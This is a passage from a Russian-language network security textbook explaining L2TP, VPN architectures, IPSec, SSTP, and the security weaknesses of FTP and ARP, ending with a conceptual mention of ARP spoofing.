L2TP (Layer 2 Tunneling Protocol — протокол туннелирования второго уровня) — в компьютерных сетях туннельный протокол, использующийся для поддержки виртуальных частных сетей. Главное достоинство L2TP состоит в том, что, в отличие от, например, PPTP, этот протокол позволяет создавать туннель не только в сетях IP, но и в таких, как ATM, X.25 и Frame Relay.

Несмотря на то, что для «внешнего» пользователя L2TP действует и выглядит подобно протоколу *канального уровня* модели OSI, на самом деле он является протоколом *сеансового уровня* и использует зарегистрированный UDP-порт 1701.

Схема работы протокола L2TP представлена на рисунке ниже:




Рис.80 Схема работы L2TP

Удалённая система инициирует PPP-соединение с LAC через коммутируемую сеть PSTN. LAC прокладывает туннель для PPP-соединения через Интернет, Frame Relay или ATM к LNS, и таким образом осуществляется доступ к исходной LAN. Адреса удалённой системе предоставляются исходной LAN через согласование с PPP NCP. Аутентификация, авторизация могут быть предоставлены областью управления LAN, как если бы пользователь был непосредственно соединен с сервером сетевого доступа NAS.

LAC-клиент (узел, который исполняет L2TP) может также участвовать в туннелировании до исходной LAN без использования отдельного LAC, если компьютер, содержащая программу LAC-клиента, уже имеет соединение с Интернет. Создается «виртуальное» PPP-соединение, и локальная программа L2TP LAC формирует туннель до LNS. Как и в вышеописанном случае, адресация, аутентификация и авторизация будут обеспечены областью управления исходной LAN.

L2TP использует два вида пакетов: управляющие и информационные сообщения. Управляющие сообщения используются при установлении, поддержании и аннулировании туннелей и вызовов. Информационные сообщения используются для инкапсуляции PPP-кадров, пересылаемых по туннелю. Управляющие сообщения используют надёжный контрольный канал в пределах L2TP, чтобы гарантировать доставку. Информационные сообщения при потере не пересылаются повторно. В таблице ниже представлена структура протокола:

PPP кадры	
L2TP информационные сообщения	L2TP управляющие сообщения
L2TP информационный канал (ненадёжный)	L2TP канал управления (надёжный)
Транспортировка пакетов (UDP, FR, ATM и т.д.)	

Рис.81 Архитектура L2TP

Управляющее сообщение имеет порядковый номер, используемый в управляющем канале для обеспечения надёжной доставки. Информационные сообщения могут использовать порядковые номера, чтобы восстановить порядок пакетов и детектировать потерю кадров. Все коды посылаются в порядке, принятом для сетей.

В отличие от PPTP, протокол L2TP предоставляет возможность открывать между оконечными узлами сразу несколько туннелей, каждый из которых может быть назначен для отдельного приложения.

Пакеты L2TP для контрольного и информационного каналов используют один и тот же формат заголовка:

0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16					31
T	L	x	x	S	x	O	P	x	x	x	x	Версия				Длина(опц)					
ID туннеля																ID сессии					
Ns (опц)																Nr (опц)					
Offset Size (опц)																Offset Pad (опц).....					
Payload data																					

Рис.82 Формат заголовка L2TP

Необходимая процедура установления PPP-сессии туннелирования L2TP включает в себя два этапа:

- установление управляющего канала для туннеля
- формирование сессии в соответствии с запросом входящего или исходящего вызова.

Туннель и соответствующий управляющий канал должны быть сформированы до инициализации входящего или исходящего вызовов. L2TP-сессия должна быть установлена до того, как L2TP сможет передавать PPP-кадры через туннель.




Рис.83 PPP-туннелирование

Протокол L2TP сталкивается при своей работе с несколькими проблемами безопасности. Ниже рассмотрены некоторые подходы для решения этих проблем:

- Концы туннеля могут опционально выполнять процедуру аутентификации друг друга при установлении туннеля. Эта аутентификация имеет те же атрибуты безопасности, что и CHAP, и обладает разумной защитой против атак воспроизведения

и искажения в процессе установления туннеля. Для реализации аутентификации LAC и LNS должны использовать общий секретный ключ.

- Обеспечение безопасности L2TP требует, чтобы транспортная среда могла обеспечить шифрование передаваемых данных, целостность сообщений и аутентификацию услуг для всего L2TP-трафика. Сам же L2TP ответственен за конфиденциальность, целостность и аутентификацию L2TP-пакетов внутри туннеля.
- При работе поверх IP, IPSec предоставляет безопасность на пакетном уровне. Все управляющие и информационные пакеты L2TP в конкретном туннеле выглядят для системы IPSec, как обычные информационные UDP/IP-пакеты. Помимо транспортной безопасности IP, IPSec определяет режим работы, который позволяет туннелировать IP-пакеты, а также средства контроля доступа, которые необходимы для приложений, поддерживающих IPSec. Эти средства позволяют фильтровать пакеты на основе характеристик сетевого и транспортного уровней. В модели L2TP-туннеля аналогичная фильтрация выполняется на PPP-уровне или сетевом уровне поверх L2TP.

Виртуальные приватные сети (VPN)

В основе концепции VPN лежит простая идея: если в глобальной сети есть два узла, которым требуется безопасно обмениваться информацией, то между этими двумя узлами необходимо построить виртуальный защищённый туннель, обеспечивающий конфиденциальность и целостность обмена через открытые сети.

Защита информации в процессе её передачи по туннелю VPN основана:

- на аутентификации взаимодействующих сторон;
- криптографическом закрытии (шифровании) передаваемых данных;
- проверке подлинности и целостности доставляемой информации.




Рис.84 Схема виртуального защищённого туннеля

VPN можно классифицировать по разным критериям. Наиболее часто используются:

- «рабочий» уровень эталонной модели OSI;
- архитектура технического решения VPN;
- способ технической реализации VPN.

По признаку «рабочего» уровня модели OSI различают VPN канального уровня, VPN сетевого уровня, VPN сеансового уровня. К первому (канальному типу) относят продукты, базирующиеся на PPTP, L2TP.

К VPN сетевого уровня, по сути выполняющим инкапсуляцию IP-в-IP, относится туннельный режим протокола IPSec и связанный с ним протокол безопасного обмена ключами IKE.




Рис.85 VPN на основе IPSec

Безопасная VPN требует аутентификации и шифрования. ESP обеспечивает шифрование, сочетание ESP и AH может обеспечить аутентификацию.

Очевидное решение «вставить» ESP «внутрь» уровня AH технически реализуемо, но на практике используется нечасто, в том числе и из-за ограничений AH при работе через NAT. Туннель, сочетающий AH+ESP, не сможет проходить через устройства с NAT. Вместо AH+ESP в туннельной моде используется сочетание ESP+Auth.

ESP-шифрование скрывает от прослушивания даже тип инкапсулированных протоколов — TCP, UDP или ICMP.

VPN представляется в системе как ещё один интерфейс и обработка данных подчиняется обычным правилам маршрутизации.




Рис.86 Традиционная VPN: ESP+Auth в туннельной моде

VPN сеансового уровня (иногда называемый circuit proxy), функционирует над транспортным уровнем. К этой категории можно отнести VPN, основанные на протоколах SSL/TLS.

По архитектуре технического решения можно различить внутрикорпоративные VPN (intranet VPN),




Рис.87 Intranet VPN

VPN с удалённым доступом (remote access),




Рис.88 VPN с удалённым доступом

межкорпоративные VPN (extranet).




Рис.89 Extranet VPN

По способу технической реализации различают VPN на основе маршрутизаторов, межсетевых экранов и программные решения.

Сравнительно недавно компания Microsoft, уже создавшая два жизнеспособных протокола VPN, разработала и предоставила пользователям ещё один – протокол SSTP. SSTP не имеет проблем с межсетевыми экранами (МСЭ) и NAT в отличие от протоколов PPTP и L2TP/IPSec. Для того чтобы PPTP работал через устройство NAT, это устройство должно поддерживать PPTP с помощью т.н. редактора NAT для PPTP. Если такой NAT редактор для PPTP отсутствует на данном устройстве, то PPTP соединения не будут работать.

L2TP/IPSec имеет проблемы с устройствами NAT и МСЭ, поскольку МСЭ необходимо иметь для L2TP порт UDP 1701, открытый для исходящих соединений, IPSec IKE порт, UDP 500 открытый для исходящих соединений, и IPSec NAT порт просмотра-обхода, UDP 4500, открытый для исходящих соединений (порт L2TP не требуется при использовании NAT-T). Такое количество требуемых портов может стать проблемой при подключении в общественных местах, таких как гостиницы, центры конференций, аэропорты и т.д.

Соединения по протоколу SSTP VPN используют SSL, работая по TCP порту 443. Обычно этот порт в МСЭ открыт и, кроме того, SSL не имеет никаких проблем при работе через NAT.

Процесс установления SSTP соединения:

1. SSTP VPN клиент создает TCP соединение с SSTP VPN шлюзом между случайным TCP портом источником клиента SSTP VPN и TCP портом 443 шлюза SSTP VPN.
2. SSTP VPN клиент отправляет SSL *Client-Hello* сообщение, указывая на то, что он хочет создать SSL сеанс с SSTP VPN шлюзом.
3. SSTP VPN шлюз отправляет сертификат компьютера клиенту SSTP VPN.
4. Клиент SSTP VPN подтверждает сертификат компьютера, проверяя базу сертификатов Trusted Root Certification Authorities, чтобы убедиться в том, что CA сертификат, подписанный сервером, находится в этой базе. Затем SSTP VPN клиент определяет способ шифрования для SSL сеанса, генерирует ключ SSL сеанса и шифрует его с помощью SSTP VPN публичного ключа шлюза, после чего отправляет зашифрованную форму ключа SSL сеанса на SSTP VPN шлюз.
5. Шлюз SSTP VPN расшифровывает зашифрованный ключ SSL сеанса с помощью своего личного ключа. Все последующие соединения между SSTP VPN клиентом и SSTP VPN шлюзом будут зашифрованы оговоренным методом шифрования, с использованием ключа SSL сеанса.
6. SSTP VPN клиент отправляет HTTP через SSL (HTTPS) сообщение запроса на SSTP VPN шлюз.
7. SSTP VPN клиент согласовывает SSTP канал с SSTP VPN шлюзом.
8. SSTP VPN клиент согласовывает PPP соединение с SSTP сервером. Эти переговоры включают аутентификацию мандатов пользователя посредством стандартного PPP метода аутентификации (или EAP аутентификации) и конфигурирование настроек для трафика Интернет протокола четвертой версии (IPv4) или Интернет протокола шестой версии (IPv6).
9. Клиент SSTP начинает отправку IPv4 или IPv6 трафика через PPP соединение.

На рисунке ниже приведены сравнительные характеристики архитектуры VPN протоколов. SSTP – благодаря наличию дополнительного HTTPS шифрования – помимо своего заголовка, имеет ещё один дополнительный заголовок, что отличает его от двух других VPN протоколов. L2TP и PPTP не имеют заголовков уровня приложений для шифрования соединения.




Рис.90 Архитектура некоторых VPN протоколов

Поддержка SSTP введена в ОС Windows Server 2008 R2 и Windows 7. Повышение устойчивости соединений между сайтами доступно только в связке клиент Windows 7 – сервер Windows 2008 R2.

Многие компании используют для соединения сайтов и офисов VPN-туннели, создаваемые с использованием Интернета и других общедоступных сетей. Одна из проблем, возникающих при использовании существующих VPN-решений — их низкая устойчивость к сбоям в работе оборудования и каналов связи. Если в работе оборудования возникает

сбой, VPN-соединение разрывается, что приводит к мгновенному разрыву связи. После этого VPN-туннель необходимо создавать заново. Поддерживаемая Windows Server 2008 R2 функция *Agile VPN* позволяет создавать VPN-подключения с использованием нескольких сетевых путей между конечными точками VPN-туннеля. В случае сбоя Agile VPN автоматически использует один из оставшихся путей, чтобы обеспечить работу VPN-туннеля, не прерывая связь.

Различные технологии реализации виртуальной частной сети имеют свои преимущества и недостатки. Часть из них перечислена ниже:

- **TLS/SSL**
  - Преимущества:
    - Невидим для протоколов более высокого уровня;
    - Популярность использования в Интернет-соединениях и приложениях электронной коммерции;
    - Отсутствие постоянного соединения между сервером и клиентом;
    - Позволяет создать туннель для приложений, использующих TCP/IP, таких как электронная почта, ftp и др.
  - Недостатки:
    - Невозможность использования с протоколами UDP и ICMP;
    - Необходимость отслеживания состояния соединения;
    - Наличие дополнительных требований к программному обеспечению по поддержке TLS.
- **IPSec**
  - Преимущества:
    - Безопасность и надежность защиты данных протокола проверена и доказана, протокол принят как Интернет-стандарт;
    - Работа в верхнем слое сетевого протокола и шифрование данных над уровнем сетевого протокола.
  - Недостатки:
    - Сложность реализации;
    - Дополнительные требования к оборудованию сети (маршрутизаторы и т. п.);
    - Существует много различных реализаций, не всегда корректно взаимодействующих друг с другом.
- **SSH**
  - Преимущества:
    - Позволяет создать туннель для приложений, использующих TCP/IP, таких как электронная почта, инструменты программирования и т. д.;
    - Слой безопасности невидим для пользователя.
  - Недостатки:
    - Трудность использования в сетях с большим числом шлюзов, таких как маршрутизаторы и МСЭ;
    - Большая нагрузка на внутрисетевой трафик;
    - Невозможность использования с протоколами UDP и ICMP.

ГЛАВА 6. ПРОБЛЕМЫ БЕЗОПАСНОСТИ НЕКОТОРЫХ СЕТЕВЫХ ПРОТОКОЛАХ «ПЕРВОГО» ПОКОЛЕНИЯ И НЕКОТОРЫХ БАЗОВЫХ «ИНФРАСТРУКТУРНЫХ» ПРОТОКОЛОВ

Во времена разработки первых протоколов семейства TCP/IP аспекты безопасности были не самыми приоритетными и определяющими. Практически все, без исключения, протоколы, которые можно условно отнести к «первому» поколению, не обеспечивают конфиденциальности и целостности передаваемых данных. Например, в разделяемой среде ранних версий сети Ethernet злоумышленник мог без особых проблем перехватить абсолютно любые передаваемые данные, имена, пароли. Некоторым оправданием довольно пренебрежительного отношения к проблемам безопасности может служить, среди прочего, невысокая производительность тогдашних массовых процессоров, малые объёмы доступной компьютерам памяти – криптографические алгоритмы, как элементы обеспечения безопасности, при работе потребляют значительные системные ресурсы, особенно это касается алгоритмов с публичным ключом. Со временем росли и развивались возможности сетевых устройств, обеспечивающих работу локальных и глобальных сетей, что положительно влияло на безопасность коммуникаций. К примеру, переход от разделяемой среды передачи к коммутируемому Ethernet-у существенно затруднил возможность перехвата и модификации трафика в локальной сети, хотя и не устранил её полностью.

Можно обозначить несколько направлений, по которым двигались разработчики средств обеспечения безопасности:

- Доработка существующих протоколов, включение в их состав дополнительных средств. В качестве примера можно назвать технологию *однократного пароля* (OTP), описанную ранее. Она могла быть использована с протоколами telnet, ftp, придавая им устойчивость к перехвату паролей. Но при этом OTP не обеспечивал конфиденциальность и целостность передаваемых данных для указанных протоколов.
- Использование технологий VPN, шифрованного туннелирования, шифрование на транспортном уровне. Например, открытое небезопасное соединение удалённого подключения по протоколу VNC может быть пущено по защищённому SSH TCP-туннелю, который установлен между той же парой клиент-сервер (в этом случае данные, «выходя» из туннеля на сервере, «входят» в тот же самый узел, не покидая его пределов). Как пример защиты на канальном уровне можно назвать SSL-версии протоколов POP3 (POP3S), IMAP (IMAPS), FTP (FTPS), HTTP (HTTPS) и др.
- Разработка новых протоколов, заменяющих небезопасные старые. Канонический пример – протокол SSH, пришедший на смену telnet и rlogin. Для передачи файлов на базе SSH разработан протокол SFTP (кроме общей возможности – передачи файлов – SFTP совершенно не похож на FTPS (ftp over ssl)).

К сожалению, существуют случаи, когда ни один из вышеперечисленных вариантов не подходит, например, когда речь идёт о старом сетевом оборудовании. Старые коммутаторы Cisco Catalyst семейства 2900/3500 для управления используют исключительно небезопасные виды протоколов: telnet, snmp v1/2c, http. Добавить туда криптографическую поддержку для реализации ssh, https, snmp v3 не позволяют малые ресурсы процессора и памяти в данных устройствах. Единственный кардинальный вариант в такой ситуации – «внеполосное» (out-of-band) управление.

Проблемы протокола FTP

FTP (*File Transfer Protocol*) – протокол для передачи файлов, один из старейших в семействе TCP, активно используется и сегодня, несмотря на значительные изъяны как в общем дизайне, так и в обеспечении безопасности. Все без исключения современные браузеры поддерживают работу по протоколу FTP.

Неприятности, связанные с дизайном протокола FTP, во многом объясняются некоторыми довольно редкими и странными решениями, выбранными его разработчиками. Одно из них – использование двух отдельных TCP-соединений, одного для передачи команд, второго – для передачи данных. В сочетании с двумя возможными режимами (модами) работы – *активным* и *пассивным* – это приводит к проблемам передачи данных по протоколу FTP через МСЭ и NAT.

В *активной* моде FTP клиент устанавливает соединение от своего случайного непривилегированного порта (N > 1024) к «командному» порту 21 FTP-сервера. Затем клиент начинает «слушать» порт N+1 и посылает серверу FTP-команду PORT N+1. После чего сервер инициирует соединение со своего порта 20 на клиентский N+1 порт.




Рис.91 Работа FTP в активном режиме

Основная проблема в активной моде состоит в том, что второе соединение для передачи данных инициирует не клиент, а сервер («навстречу»), что приводит к очевидным проблемам с точки зрения настроек МСЭ, защищающего клиентский узел. Возможным решением может быть *пассивная* мода FTP.

В пассивной моде FTP оба соединения инициирует клиент, тем самым решая проблему «клиентского» МСЭ. Для установления FTP-соединения, клиент выбирает у себя два локальных случайных непривилегированных порта (N > 1024 и N+1). С первого порта открывается соединение с портом 21 на сервере, но, вместо последующей команды PORT, клиент отправляет серверу команду PASV. В результате чего сервер выбирает со своей стороны случайный непривилегированный порт (P > 1024) и отвечает командой PORT P клиенту. После чего клиент инициирует соединение со своего N+1 порта на порт P сервера, для передачи данных.




Рис.92 Работа FTP в пассивном режиме

Активный FTP удобнее для администратора FTP-сервера, но неудобен для администратора с клиентской стороны, т.к. FTP-сервер будет пытаться установить соединение на случайные порты >1024 на стороне клиента, что почти наверняка будет заблокировано клиентским МСЭ. Пассивный FTP предпочтительнее для клиента, но неудобен администратору со стороны FTP-сервера. Оба соединения к серверу инициирует клиент, но одно из них будет идти на порт со случайным номером >1024 (неизвестный заранее), что вызовет очевидные проблемы в настройке безопасности МСЭ со стороны сервера.

Решение «прохождения» FTP через NAT и МСЭ имеет разные варианты. Первый заключается в том, что FTP-клиент и FTP-сервер используют команду PASV, которая вызывает соединение для передачи данных, установливаемое от клиента к серверу (использование пассивного режима). Второй подход – изменение для NAT значений команды PORT с помощью шлюза на прикладном уровне (т.е., МСЭ/NAT должен «знать» протокол FTP и «уметь» вмешиваться в протокол прикладного уровня).

Казалось бы, самое простое решение – повсеместный переход на *пассивную* моду. Сейчас трудно найти сервер, который бы её не поддерживал. Но, как это ни странно, штатный FTP-клиент командной строки самой массовой на сегодня клиентской ОС Windows (включая и Windows 7) не поддерживает работу в пассивном режиме. В списке его команд отсутствует PASV.

Ещё один, кардинальный вариант решения проблем безопасности FTP – переход на новые версии протокола. Существуют как минимум две реализации функционала передачи файлов – FTP over SSL/TLS (*FTPS*) и SFTP (*SSH File Transfer Protocol*). Ниже приведено их сравнение. Несмотря на очевидные преимущества перед «старым» FTP, безопасные протоколы, его заменившие, не достигли уровня его распространения.

- **FTPS**
  - Преимущества:
    - Широко известен и распространён («обычный» ftp поверх ssl).
    - Обмен ведётся в текстовом виде, который может быть прочитан и понят человеком.
    - Имеет возможность инициировать передачу файлов сервер-сервер.
    - SSL/TLS поддерживает отлаженный механизм аутентификации (сертификаты X.509).
    - Поддержка FTP и SSL/TLS встроена во многие программные каркасы для разработки.
  - Недостатки

- Не обеспечивает единого и общепринятого представления списка файлов директории.
- Требует вторичный канал DATA, что приводит к трудностям при работе через МСЭ.
- Не имеет стандарта для кодирования имён файлов.
- Далеко не все FTP-сервера поддерживают SSL/TLS.
- Не предоставляет стандартного пути для получения и изменения атрибутов файлов и директорий.

- **SFTP**
  - Преимущества:
    - Имеет отлично стандартизованную базу, определяющую практически все аспекты операций.
    - Требует только одно TCP-соединение (не нужно отдельное соединение DATA).
    - Соединение всегда безопасно.
    - Список файлов унифицирован и удобен для машинной обработки.
    - Протокол включает в себя операции по манипулированию разрешениями и атрибутами, управление файловыми блокировками и т.п.
  - Недостатки:
    - Обмен ведётся в двоичном виде, непригодном для непосредственного понимания человеком.
    - Ключи SSH трудно проверять, ими сложно управлять.
    - Стандарты определяют некоторые аспекты как необязательные и рекомендованные, что приводит к несовместимости реализаций от разных поставщиков.
    - Нет возможности инициировать передачу файлов сервер-сервер и выполнить операцию рекурсивного удаления в директории.
    - Нет встроенной поддержки SSH/SFTP для разработчиков в VCL и в .NET frameworks.

Проблемы протокола ARP

ARP (*Address Resolution Protocol* — протокол определения адреса) — протокол канального уровня, предназначенный для определения (сопоставления) MAC-адреса по известному IP-адресу. Наибольшее распространение этот протокол получил благодаря повсеместному распространению сетей IP, работающих поверх Ethernet, поскольку в 100% случаев при таком сочетании используется ARP. Можно отнести протокол ARP к основополагающим, «инфраструктурным», т.к. сочетание IP-Ethernet без ARP будет неработоспособным.

Протокол используется в следующих случаях:

1. Хост A хочет передать IP-пакет узлу B, находящемуся с ним в одной сети;
2. Хост A хочет передать IP-пакет узлу B, находящемуся с ним в разных сетях, и пользуется для этого услугами маршрутизатора R.

В любом из этих случаев узлом A будет использоваться протокол ARP, только в первом случае для определения аппаратного MAC-адреса узла B, а во втором — для определения MAC-адреса маршрутизатора R. В последнем случае пакет будет передан маршрутизатору для дальнейшей пересылки на узел B.

Протокол ARP является абсолютно незащищённым. Он не обладает никакими способами проверки подлинности пакетов, как запросов, так и ответов. Ситуацию ещё усугубляет т.н. самопроизвольный ARP (gratuitous ARP).

Самопроизвольный ARP-ответ – это пакет-ответ ARP, присланный без запроса. Он применяется для определения конфликтов IP-адресов в сети: как только станция получает адрес по DHCP или адрес ей присваивается вручную, рассылается ARP-ответ gratuitous ARP.

Самопроизвольный ARP может быть полезен в следующих случаях:

- Обновление ARP-таблиц, в частности, в кластерных системах;
- Информирование коммутаторов;
- Извещение о включении сетевого интерфейса.

Gratuitous ARP является особенно небезопасным, поскольку с его помощью можно уверить удалённый узел в том, что MAC-адрес какой-либо системы, находящейся с ней в одной сети, изменился и указать, какой адрес используется теперь, тем самым реализовав атаку «человек-посередине». На рисунках ниже проиллюстрирована технология атаки с использованием технологии ARP-spoofing.

